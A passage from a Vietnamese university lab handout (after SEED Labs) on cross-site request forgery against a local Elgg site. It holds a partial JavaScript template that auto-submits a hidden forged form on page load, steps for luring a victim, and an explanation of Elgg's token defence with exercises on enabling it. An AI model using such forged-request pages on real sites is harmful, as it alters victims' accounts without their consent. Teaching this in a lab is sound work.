        document.body.appendChild(p);

        // Thực hiện gửi form tự động
        p.submit();
    }
    function csrf_hack() {
        var fields;
        // Xây dựng nội dung form cần gửi để cập nhật thông tin profile
        // Lưu ý: tất cả các trường phải ẩn để nạn nhân không thể thấy
        // Ví dụ:
        fields += "<input type='hidden' name='name' value='elgguser1'>";
        // Tương tự, bạn hãy viết tiếp các trường còn lại.

        // URL để gửi form
        var url = "http://www.example.com";
        post(url,fields);
    }

    // Gọi hàm csrf_hack() ngay khi trang được load.
    window.onload = function() { csrf_hack();}
</script>
```

- **Bước 3: Đưa trang web có mã độc lên** www.csrflab-attacker.com và gửi tin nhắn có chứa URL để Boby vào xem.
- **Bước 4:** Sau khi Boby nhấp vào URL, kiểm tra thử cứ HTTP POST request nào được gửi không, sau đó xem thông tin của Boby đã được thay đổi.

Xem LiveHTTPheaders, chúng ta thấy khi Boby nhấp vào URL, một yêu cầu HTTP POST thay đổi thông tin đã được thực hiện. Khi thực hiện xong thì lập tức chuyển hướng URL về trang mà Boby đang xem.

> **Câu hỏi thêm (+1đ):** Nếu Alice muốn thực hiện tấn công bất kỳ ai ghé trang web của Alice. Trong trường hợp này, Alice không biết ai đang xem trang web trước đó. Alice có thể thực hiện tấn công CSRF để chỉnh sửa tiểu sử Elgg của nạn nhân không? Hãy giải thích.

C.2.3 Thực hiện bảo vệ Elgg trước kiểu tấn công CSRF

Có một vài hướng tiếp cận phổ biến để chống lại tấn công CSRF:

- ***Secret-token:*** các ứng dụng web có thể nhúng một token bí mật trong trang của họ và tất cả yêu cầu đến từ trang web này sẽ mang theo token này. Bởi vì cross-site request không thể chứa token này, những request bị giả mạo sẽ dễ dàng bị phát hiện từ server.
- ***Referrer header:*** ứng dụng web cũng có thể xác thực trang gốc của request sử dụng referrer header. Tuy nhiên, do tính riêng tư, thông tin header này có thể bị loại bỏ tại phía client.

Ứng dụng Elgg sử dụng hướng tiếp cận là secret-token. Ứng dụng nhúng hai tham số __elgg_ts và __elgg_token trong request để bảo vệ. Hai tham số này được thêm vào body thông điệp HTTP của POST request và chuỗi URL của HTTP GET request.

Secret-token và mốc thời gian (timestamp) trong body của request: Elgg thêm mốc thời gian và token bảo mật đến tất cả các hoạt động người dùng được thực hiện. Mã nguồn HTML sau có trong tất cả form mà hoạt động người dùng được yêu cầu. Mã này thêm 2 tham số ẩn __elgg_ts và __elgg_token đến POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

Xác thực secrect-token Elgg: ứng dụng web Elgg xác thực token được tạo ra và timestamp để chống lại tấn công CSRF. Mỗi hoạt động người dùng sẽ gọi hàm validate_action_token để xác thực token. Nếu token không có sẵn hoặc không hợp lệ, hoạt động sẽ bị từ chối và người dùng sẽ được chuyển hướng. Ở những bước tấn công trên, việc xác thực này bị vô hiệu hoá.

> **Yêu cầu 2.3** Bật chế độ ngăn chặn tấn công CSRF. Sau đó thực hiện lại thử 1 tấn công ở phía trên và báo cáo kết quả.

Để mở chế độ ngăn chặn tấn công CSRF, truy cập vào container của máy elgg vào thư mục **/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security** và tìm hàm **validate** trong tập tin **Csrf.php**. Trong hàm **validate**, comment dòng lệnh "return true;"

```
public function validate(Request $request) {
      return; // Added for SEED Labs (disabling the CSRF countermeasure)
      $token = $request->getParam('__elgg_token');
      $ts = $request->getParam('__elgg_ts');
      … (code omitted)…
}
```

Yêu cầu 2.4 Sau khi mở chế độ ngăn chặn tấn công, thực hiện lại tấn công CSRF và mô tả quan sát. Chỉ ra token bí mật trong HTTP request được bắt bởi LiveHTTPheaders. Giải thích tại sao kẻ tấn công không thể gửi những token bí mật trong tấn công CSRF. Cái gì ngăn chặn chúng tìm ra token bí mật từ trang web?

D. THAM KHẢO

[1] Elgg documentation: http://docs.elgg.org/wiki/Main_Page.

[2] JavaScript String Operations. http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference

[3] Session Security Elgg. http://docs.elgg.org/wiki/Session_security.

[4] Forms + Actions Elgg http://learn.elgg.org/en/latest/guides/actions.html.

[5] PHP:Session id - Manual: http://www.php.net/manual/en/function.session-id.php

E. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm từ 2-3 sinh viên.
- Sinh viên có thể báo cáo theo 2 hình thức:
  - Hình thức 1: Báo cáo trực tiếp trên lớp.
  - Hình thức 2: Nộp báo cáo dạng file .**PDF** trình bày chi tiết những việc (**Report**) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có). Thời gian nộp theo thống nhất trên moodle.
- Khuyến khích báo cáo theo hình thức 1.

HẾT